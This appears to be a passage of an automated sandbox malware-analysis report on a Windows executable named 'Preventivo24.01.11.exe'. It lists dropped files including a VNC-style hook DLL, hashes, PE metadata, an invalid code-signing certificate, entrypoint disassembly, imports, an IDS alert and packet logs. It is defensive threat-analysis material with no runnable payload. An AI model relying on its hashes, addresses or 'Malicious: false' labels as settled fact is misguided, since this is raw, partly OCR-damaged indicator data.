SSDEEP:	49152:Z2snRpZfSwHuWoeeArWCPu6xec3dAAUA/JNw:YsR7Xl7pu6x/I
MD5:	663FE548A57BBD487144EC8226A7A549
SHA1:	6F3E790D8E42A7C1655C37A64852BAB9EEAADCEE
SHA-256:	3FB38EEFB8DB4D52BE428FACC8A242997AB2AD58A8D08980A7688C9BF0B30454
SHA-512:	63203A0FC98E9158AEB5C668FE093A1B1C11565D1222F48F259325EE2E715038A2585F9C307047E33FA778877C2129D926A0D15BFED6B6638E4AE01B78786A6B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 8%
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....+.meo..6o..6o..6...7c..6...7...6...7{..6...6a..6=..7{..6=..7u..6=..7_..6 ...7H..6o..6C..6...7n..6o..6...6...7r..6...7..6...7n..6...6n..6o..6n..6...7n..6Richo..6.....PE..L...3*4e.....>.....3.....@..... 0.....(...@..... .....d...,.....".(.....@(..'...`/. ...`~..8.....~..@.....text...F..... ..`.rdata..z=.....>.....@..@.data..... .....@....rsrc...(....."....@..@.reloc.. ....`/.....'.....@..B..... .....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\viewer.exe

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	412832
Entropy (8bit):	6.584221629525791
Encrypted:	false
SSDEEP:	12288:zeLkVzUuD6yjqilGbz+ytVYeVhu1CeYv5dSCsHBl:z0klUuD6yjqwGb3YKndxsD
MD5:	29ED7D64CE8003C0139CCCB04D9AF7F0
SHA1:	8172071A639681934D3DC77189EB88A04C8BCFAC
SHA-256:	E48AAC5148B261371C714B9E00268809832E4F82D23748E44F5CFBBF20CA3D3F
SHA-512:	4BDD4BF57EAF0C9914E483E160182DB7F2581B0E2ADC133885BF0F364123D849D247D3F077A58D930E80502A7F27F1457F7E2502D466AEC80A4FBEEBD0B5941
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....t.5E0.[.0.[.0.[.$.X.>.[.$.^...[..._.!.[...X.'.[...^.`.[.$._.'.[.$.].1.[.$.Z.#.[.0. Z...[...R.#.[....1.[.0...1.[...Y.1.[.Rich0.[.....PE..L...f..^.....".....z.....P.....@.....#....@.....h.....0.....2.....@..<;... ..p.....@...@.....text....x.....z..... ..`.rdata...S.....T...~.....@..@.data....6.....@....rsrc.....0..... ....@..@.reloc..<;...@...<.....@..B..... .....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\vnchooks.dll

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	87728
Entropy (8bit):	6.419830608221278
Encrypted:	false
SSDEEP:	1536:lOmWBhamWHh2ZAErVIlwHnURbrK3qCLZO8asWgcdle0yBCaaeJH47EcS:lOmo9rJVltnURbMsxletBCaaeJH47EcS
MD5:	7065625D4F5E1730EADE5A9B4B5A6948
SHA1:	A8F96C8708E0BD23FC9F0B959C49863080A188DD
SHA-256:	4D12FEBD622266220AA2DD2074972EE82545C144DC599F68866212A29DB9F442
SHA-512:	A55E9F1581E3410989EE9C0DAC394E0CF3E3085CAF623F6082E2B3C06A776789B86B87CF17CEEAF582B762B2D6B3C1D554B67A91AE7F87782BC5B6DCCD0821 86
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... . -djN~djN~djN~p.M.njN~p.K..jN~p.J.vjN~..K.EjN~..J.kjN~..M.uj N~p.O.mjN~djO~.jN~..K.ejN~..N.ejN~...~ejN~dj.~ejN~..L.ejN~RichdjN~.....PE..L...o.&a.....!.....%.....&..... .'.....(..d....`.....<.....p.....T.....0...@.....text..... ..`.rdata...a.....b.....@..@.data.....@..... ....@....rsrc.....`.....&.....@..@.reloc.....p.....,.....@..B..... .....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\main1.msi

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Security: 0, Code page: 1252, Revision Number: {1CBDA787-08B6-4366 -B2DC-C0D053E322DE}, Number of Words: 8, Subject: Photo and vn, Author: Photo and Fax Vn, Name of Creating Application: Photo and vn (Evaluation Installer), Tem plate: ;1033, Comments: This installer database contains the logic and data required to install Photo and vn. (Evaluation Installer), Title: Installation Database, Keywords: Installer, MSI, Database, Create Time/Date: Sun Jan 14 08:14:24 2024, Last Saved Time/Date: Sun Jan 14 08:14:24 2024, Last Printed: Sun Jan 14 08:14:24 2024, Number of Pages: 450
Category:	dropped
Size (bytes):	2615808
Entropy (8bit):	6.621481030425916
Encrypted:	false
SSDEEP:	49152:tt/eWK9YwPhH9D+g5jv5m36W547vB+gjB1JMDhB5geIF/bseA:zmD+cmqvPjB1cE
MD5:	ADC098D9A02A0A0710E8A7D6D2BFEA1D
SHA1:	46167254D9A5475A3D0A36DCDB7F4031A8B148D1
SHA-256:	B73B46F35142989A10C91AA887F94037271B8EE7148CC3BFB061AE9848ED1FD9
SHA-512:	6B8C29E98E246BC60FD612DC9ACC80760000EE9867A7B656B9CD4201831559A62C1DB9278282E6F63692EE7EE71DEEC62163C8C41F9174D7255BFD1427B6CF8 F
Malicious:	false
Preview:	.....>.....(.....M.....f.....S...T...U...V...W...X...Y.....O...P...Q...R...S...T...U...V...W...X...Y...Z...?...@...A...B...C...D...E...F...G...H...I...J. ..K...L..... .....<.....1...;..... ...!..''...#...$...%...0...'...(...)...*...+...,...-...../.....2...8...3...4...5...6...7... <...9...:...C...F...=...>...?...@...A...B...C...D...E...O...G...H...I...J...K...L...F.....O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l. ..m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\holder0.aiph

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	data
Category:	dropped
Size (bytes):	4488558
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	E819399D28E8E9609668E3A7D70D66A6
SHA1:	F0DD69687E297372EEFD387BA470EFC23A40F7A8
SHA-256:	54B022ED416A22F82DF0B5C7A360E3923AF35ACEE6A6BAC7410B53B5EC8FBB63
SHA-512:	A0429517A6B86084267230E47404195C15C330B5F9F567693924B702CE7874DACD47B273F0964442C1BE3E97D11962189D2F0B07D24EB8A9AED9C26470278925
Malicious:	false
Preview:	....

\Device\ConDrv

Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped

Size (bytes):	28
Entropy (8bit):	4.208966082694623
Encrypted:	false
SSDEEP:	3:nLWGWNl3ov:nyGWNOov
MD5:	F2CE4C29DC78D5906090690C345EAF80
SHA1:	D12E3B86380F0DBEF4FBDFFE2CBFE2144FB7E9CD
SHA-256:	0356A869FC7E6495BAC33303B002935C317166D0EA5D403BE162573CF01055D8
SHA-512:	51F939C41710BC3A4E443CDAF33AAE614B043ACC2382A0C836049E34D2F51C8195FD149548752B33E4EDD4299548BB1957B89997FC640C837C9400D76FEA5B7
Malicious:	false
Preview:	No Instance(s) Available....

\Device\Null	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	41
Entropy (8bit):	4.1874503350805945
Encrypted:	false
SSDEEP:	3:OT2egJgkuLekbevn:OC39uLevn
MD5:	C80A61EC2FFEB4F20A47DF967C372762
SHA1:	D8C7166F59BB7022A966455DE5256C9A248D8B07
SHA-256:	B29385F78B29999A6E4A4133262F5AF567372A4E30C4023E20AD0899B023B76E
SHA-512:	CFB36B5FD2B5B17F9B93EC4D83286CD6F1F7B56FEC378F816055B46075386E5D9763B2435D0685410002934E74FFC94EA2E822E18C732CD5D0032856F87FAE8
Malicious:	false
Preview:	Environment variable GUID[not defined..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.141133782753418
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Preventivo24.01.11.exe
File size:	5'955'744 bytes
MD5:	32f35b78a3dc5949ce3c99f2981def6b
SHA1:	18a24aa0ac052d31fc5b56f5c0187041174ffc61
SHA256:	0cb44c4f8273750fa40497fca81e850f73927e70b13c8f80cdcfee9d1478e6f3
SHA512:	e14962926f7544f894b84b3091b884b2f9b54c8b40e44e55c43b2df112d68555ddfca268353e278651cc7994011e456ac4515f1b7f0787e499f19dbd75d95cb5
SSDEEP:	98304:7azvMgOJRWT7tRyYsQdTEDdoJr7dJDqpbhUwkasM+u1JfJXibUPHI:7azvMgOJRWT7ukTE5oNqZX1WUA
TLSH:	0C569D30B15AC62ED56241F1192CDAAB911D6D3A0F6190DBB3DC7E6F2BB04C35236E27
File Content Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....ul..1...1...1.....0...7...%...7... (...7...\.....=.....*.....8.....0...1.....\.....\.I.0...1...0...\...0..

File Icon

Icon Hash:	30281012004140c2

Static PE Info

General

Entrypoint:	0x60b100
Entrypoint Section:	.text
Digitally signed:	true

Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, GUARD_CF, TERMINAL_SERVER_AWARE
Time Stamp:	0x6582CD64 [Wed Dec 20 11:17:56 2023 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	36aca8edddb161c588fcf5afdc1ad9fa

Authenticode Signature	
Signature Valid:	**false**
Signature Issuer:	CN=CodeSigningCert
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 28/02/2023 11:15:47 28/02/2025 11:25:47
Subject Chain	• CN=CodeSigningCert
Version:	3
Thumbprint MD5:	5082070071D2E70CFB8AF6145E2E0DAD
Thumbprint SHA-1:	A1846ABF798522A5B115A90F5C3283CE050626F2
Thumbprint SHA-256:	0C21B06B3EDE50F24284DDB567B4370193279F3E59A9A1BB602D9A9C230B4D28
Serial:	12E79E88324CCEA94E0358CCB4A75075

Entrypoint Preview
Instruction
call 00007FED44B96F8Bh
jmp 00007FED44B967CDh
push ebp
mov ebp, esp
and dword ptr [0074EC4Ch], 00000000h
sub esp, 24h
or dword ptr [0074B020h], 01h
push 0000000Ah
call dword ptr [00697268h]
test eax, eax
je 00007FED44B96B02h
and dword ptr [ebp-10h], 00000000h
xor eax, eax
push ebx
push esi
push edi
xor ecx, ecx
lea edi, dword ptr [ebp-24h]
push ebx
cpuid
mov esi, ebx
pop ebx
nop
mov dword ptr [edi], eax
mov dword ptr [edi+04h], esi
mov dword ptr [edi+08h], ecx
xor ecx, ecx
mov dword ptr [edi+0Ch], edx
mov eax, dword ptr [ebp-24h]
mov edi, dword ptr [ebp-20h]

Instruction
mov dword ptr [ebp-0Ch], eax
xor edi, 756E6547h
mov eax, dword ptr [ebp-18h]
xor eax, 49656E69h
mov dword ptr [ebp-04h], eax
mov eax, dword ptr [ebp-1Ch]
xor eax, 6C65746Eh
mov dword ptr [ebp-08h], eax
xor eax, eax
inc eax
push ebx
cpuid
mov esi, ebx
pop ebx
nop
lea ebx, dword ptr [ebp-24h]
mov dword ptr [ebx], eax
mov eax, dword ptr [ebp-04h]
or eax, dword ptr [ebp-08h]
or eax, edi
mov dword ptr [ebx+04h], esi
mov dword ptr [ebx+08h], ecx
mov dword ptr [ebx+0Ch], edx
jne 00007FED44B96995h
mov eax, dword ptr [ebp-24h]
and eax, 0FFF3FF0h
cmp eax, 000106C0h
je 00007FED44B96975h
cmp eax, 00020660h
je 00007FED44B9696Eh
cmp eax, 00020670h
je 00007FED44B96967h
cmp eax, 00030650h
je 00007FED44B96960h
cmp eax, 00030660h
je 00007FED44B96959h
cmp eax, 00030670h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x349108	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x359000	0x56a58	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x5adb10	0x590	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x3b0000	0x2d550	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x2eb4b0	0x70	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x2eb540	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x2bcb50	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x297000	0x320	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x3463bc	0x260	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x295bca	0x295c00	9df1023178e489408abd4de59ea6f5ec	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x297000	0xb3362	0xb3400	1a85f2a6b8a9c3902456bab47389e1fe	False	0.32838378225244075	data	5.079377208024134	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x34b000	0xcc00	0x3400	97e28501cab3e5e33657a71481a58ba7	False	0.23963341346153846	data	4.542379696709195	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.didat	0x358000	0x710	0x800	1b38fc929380aabe59305fcde2681d14	False	0.40966796875	data	4.5338796899883915	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x359000	0x56a58	0x56c00	41897894c7d6aefff121b66fdd927208	False	0.11699049891930836	data	4.274410528854854	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x3b0000	0x2d550	0x2d600	b8dcb36c465b4630e3506c3a7521632f	False	0.4789568267906336	data	6.568383422414792	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_BITMAP	0x3598e0	0x13e	Device independent bitmap graphic, 32 x 16 x 4, image size 258, resolution 2834 x 2834 px/m, 5 important colors	English	United States	0.25471698113207547
RT_BITMAP	0x359a20	0x828	Device independent bitmap graphic, 32 x 16 x 32, image size 0	English	United States	0.03017241379310345
RT_BITMAP	0x35a248	0x48a8	Device independent bitmap graphic, 290 x 16 x 32, image size 0	English	United States	0.11881720430107527
RT_BITMAP	0x35eaf0	0xa6a	Device independent bitmap graphic, 320 x 16 x 4, image size 2562, resolution 2834 x 2834 px/m	English	United States	0.21680420105026257
RT_BITMAP	0x35f55c	0x152	Device independent bitmap graphic, 32 x 16 x 4, image size 258, resolution 2834 x 2834 px/m, 10 important colors	English	United States	0.5295857988165681
RT_BITMAP	0x35f6b0	0x828	Device independent bitmap graphic, 32 x 16 x 32, image size 0	English	United States	0.4875478927203065
RT_ICON	0x35fed8	0x2b528	Device independent bitmap graphic, 256 x 336 x 32, image size 172032, resolution 2834 x 2834 px/m	English	United States	0.11184685090843514
RT_ICON	0x38b400	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9600	English	United States	0.08703319502074688
RT_ICON	0x38d9a8	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224	English	United States	0.16463414634146342
RT_ICON	0x38ea50	0x988	Device independent bitmap graphic, 24 x 48 x 32, image size 2400	English	United States	0.18565573770491803
RT_ICON	0x38f3d8	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088	English	United States	0.3262411347517731
RT_DIALOG	0x38f840	0xac	data	English	United States	0.7151162790697675
RT_DIALOG	0x38f8ec	0xcc	data	English	United States	0.6911764705882353
RT_DIALOG	0x38f9b8	0x1b4	data	English	United States	0.5458715596330275
RT_DIALOG	0x38fb6c	0x136	data	English	United States	0.6064516129032258
RT_DIALOG	0x38fca4	0x4c	data	English	United States	0.8289473684210527
RT_STRING	0x38fcf0	0x234	data	English	United States	0.4645390070921986
RT_STRING	0x38ff24	0x182	data	English	United States	0.5103626943005182
RT_STRING	0x3900a8	0x50	data	English	United States	0.7375
RT_STRING	0x3900f8	0x9a	data	English	United States	0.37662337662337664
RT_STRING	0x390194	0x2f6	data	English	United States	0.449868073878628
RT_STRING	0x39048c	0x5c0	data	English	United States	0.3498641304347826
RT_STRING	0x390a4c	0x434	data	English	United States	0.32899628252788105
RT_STRING	0x390e80	0x100	data	English	United States	0.5703125
RT_STRING	0x390f80	0x484	data	English	United States	0.39186851211072665
RT_STRING	0x391404	0x1ea	data	English	United States	0.44081632653061226

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_STRING	0x3915f0	0x18a	data	English	United States	0.5228426395939086
RT_STRING	0x39177c	0x216	Matlab v4 mat-file (little endian) n, numeric, rows 0, columns 0	English	United States	0.46254681647940077
RT_STRING	0x391994	0x624	data	English	United States	0.3575063613231552
RT_STRING	0x391fb8	0x660	data	English	United States	0.3474264705882353
RT_STRING	0x392618	0x2e2	data	English	United States	0.4037940379403794
RT_GROUP_ICON	0x3928fc	0x14	data	English	United States	1.2
RT_VERSION	0x392910	0x30c	data	English	United States	0.441025641025641
RT_HTML	0x392c1c	0x3835	ASCII text, with very long lines (443), with CRLF line terminators	English	United States	0.08298005420807561
RT_HTML	0x396454	0x1316	ASCII text, with CRLF line terminators	English	United States	0.18399508800654932
RT_HTML	0x39776c	0x8c77	HTML document, ASCII text, with CRLF line terminators	English	United States	0.08081426068578103
RT_HTML	0x3a03e4	0x6acd	HTML document, ASCII text, with CRLF line terminators	English	United States	0.10679931238798873
RT_HTML	0x3a6eb4	0x6a2	HTML document, ASCII text, with CRLF line terminators	English	United States	0.3486454652532391
RT_HTML	0x3a7558	0x104a	HTML document, ASCII text, with CRLF line terminators	English	United States	0.2170263788968825
RT_HTML	0x3a85a4	0x15b1	HTML document, ASCII text, with CRLF line terminators	English	United States	0.17612101566720692
RT_HTML	0x3a9b58	0x205c	exported SGML document, ASCII text, with very long lines (659), with CRLF line terminators	English	United States	0.13604538870111058
RT_HTML	0x3abbb4	0x368d	HTML document, ASCII text, with CRLF line terminators	English	United States	0.10834228428213391
RT_MANIFEST	0x3af244	0x813	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States	0.41025641025641024

Imports

DLL	Import
KERNEL32.dll	WriteFile, DeleteFileW, HeapDestroy, HeapSize, HeapReAlloc, HeapFree, HeapAlloc, GetProcessHeap, SizeofResource, LockResource, LoadResource, FindResourceW, FindResourceExW, CreateEventExW, WaitForSingleObject, CreateProcessW, GetLastError, GetExitCodeProcess, SetEvent, RemoveDirectoryW, GetProcAddress, GetModuleHandleW, GetWindowsDirectoryW, CreateDirectoryW, GetTempPathW, GetTempFileNameW, MoveFileW, EnterCriticalSection, LeaveCriticalSection, GetModuleFileNameW, DeleteCriticalSection, InitializeCriticalSectionAndSpinCount, GetCurrentThreadId, RaiseException, SetLastError, GlobalUnlock, GlobalLock, GlobalAlloc, MulDiv, lstrcmpW, CreateEventW, FindClose, FindFirstFileW, GetFullPathNameW, InitializeCriticalSection, lstrcpynW, CreateThread, LoadLibraryExW, GetCurrentProcess, Sleep, WideCharToMultiByte, GetDiskFreeSpaceExW, DecodePointer, GetExitCodeThread, GetCurrentProcessId, FreeLibrary, GetSystemDirectoryW, lstrlenW, VerifyVersionInfoW, VerSetConditionMask, lstrcmpiW, LoadLibraryW, GetDriveTypeW, CompareStringW, FindNextFileW, GetLogicalDriveStringsW, GetFileSize, GetFileAttributesW, GetShortPathNameW, GetFinalPathNameByHandleW, SetFileAttributesW, GetFileTime, CopyFileW, ReadFile, SetFilePointer, SetFileTime, SystemTimeToFileTime, MultiByteToWideChar, GetSystemInfo, WaitForMultipleObjects, GetVersionExW, CreateSemaphoreW, ReleaseSemaphore, GlobalMemoryStatus, GetModuleHandleA, GetProcessAffinityMask, VirtualProtect, VirtualQuery, LoadLibraryExA, GetStringTypeW, LocalFree, LocalAlloc, SetUnhandledExceptionFilter, FileTimeToSystemTime, GetEnvironmentVariableW, GetSystemTime, GetDateFormatW, GetTimeFormatW, GetLocaleInfoW, CreateToolhelp32Snapshot, Process32FirstW, Process32NextW, FormatMessageW, GetEnvironmentStringsW, InitializeCriticalSectionEx, CloseHandle, GetModuleFileNameA, GetCurrentThread, GetConsoleOutputCP, FlushFileBuffers, Wow64DisableWow64FsRedirection, Wow64RevertWow64FsRedirection, IsWow64Process, SetConsoleTextAttribute, GetStdHandle, GetConsoleScreenBufferInfo, OutputDebugStringW, GetTickCount, GetCommandLineW, SetCurrentDirectoryW, SetEndOfFile, EnumResourceLanguagesW, GetSystemDefaultLangID, GetUserDefaultLangID, GetLocalTime, ResetEvent, GlobalFree, GetPrivateProfileStringW, GetPrivateProfileSectionNamesW, WritePrivateProfileStringW, CreateNamedPipeW, ConnectNamedPipe, TerminateThread, CompareFileTime, CopyFileExW, OpenEventW, PeekNamedPipe, WaitForSingleObjectEx, QueryPerformanceCounter, QueryPerformanceFrequency, ReleaseSRWLockExclusive, AcquireSRWLockExclusive, WakeAllConditionVariable, SleepConditionVariableSRW, EncodePointer, LCMapStringEx, CompareStringEx, GetCPInfo, GetSystemTimeAsFileTime, IsDebuggerPresent, InitializeSListHead, InterlockedPopEntrySList, InterlockedPushEntrySList, FlushInstructionCache, IsProcessorFeaturePresent, VirtualAlloc, VirtualFree, UnhandledExceptionFilter, TerminateProcess, GetStartupInfoW, RtlUnwind, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, ExitThread, FreeLibraryAndExitThread, GetModuleHandleExW, ExitProcess, GetFileType, LCMapStringW, IsValidLocale, GetUserDefaultLCID, EnumSystemLocalesW, GetTimeZoneInformation, GetConsoleMode, GetFileSizeEx, SetFilePointerEx, FindFirstFileExW, IsValidCodePage, GetACP, GetOEMCP, GetCommandLineA, FreeEnvironmentStringsW, SetEnvironmentVariableW, SetStdHandle, ReadConsoleW, WriteConsoleW, LoadLibraryA, CreateFileW
imagehlp.dll	SymGetModuleBase, SymFunctionTableAccess, SymGetLineFromAddr, SymSetSearchPath, SymCleanup, SymInitialize, SymSetOptions, StackWalk

Possible Origin

Language of compilation system	Country where language is spoken	Map


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.593.184.216.34 49705802834928 01/23/24-12:07:53.684308	TCP	2834928	ETPRO MALWARE Observed Suspicious UA (AdvancedInstaller)	49705	80	192.168.2.5	93.184.216.34

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:17:58.867115021 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:17:58.969831944 CET	80	49729	93.184.216.34	192.168.2.4
Jan 23, 2024 12:17:58.969996929 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:17:58.970385075 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:17:59.072958946 CET	80	49729	93.184.216.34	192.168.2.4
Jan 23, 2024 12:17:59.073906898 CET	80	49729	93.184.216.34	192.168.2.4
Jan 23, 2024 12:17:59.074006081 CET	80	49729	93.184.216.34	192.168.2.4
Jan 23, 2024 12:17:59.074079037 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:17:59.074244976 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:17:59.078406096 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:17:59.078449011 CET	49729	80	192.168.2.4	93.184.216.34
Jan 23, 2024 12:18:17.642659903 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.642687082 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.643018007 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.643337965 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.643349886 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.886384010 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.887391090 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.887402058 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.888324022 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.888484001 CET	49738	443	192.168.2.4	52.202.204.11

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:18:17.888489962 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.888566971 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.891391039 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.891453028 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:17.891575098 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:17.891587019 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.082823992 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.117850065 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.118026018 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.118132114 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.119770050 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.119770050 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.119786978 CET	443	49738	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.120383978 CET	49738	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.124455929 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.124546051 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.124893904 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.124893904 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.124977112 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.365804911 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.367043018 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.367068052 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.368156910 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.368288040 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.368294954 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.368382931 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.368896961 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.368980885 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.368985891 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.369035959 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.488894939 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.488907099 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.661247969 CET	443	49740	52.202.204.11	192.168.2.4
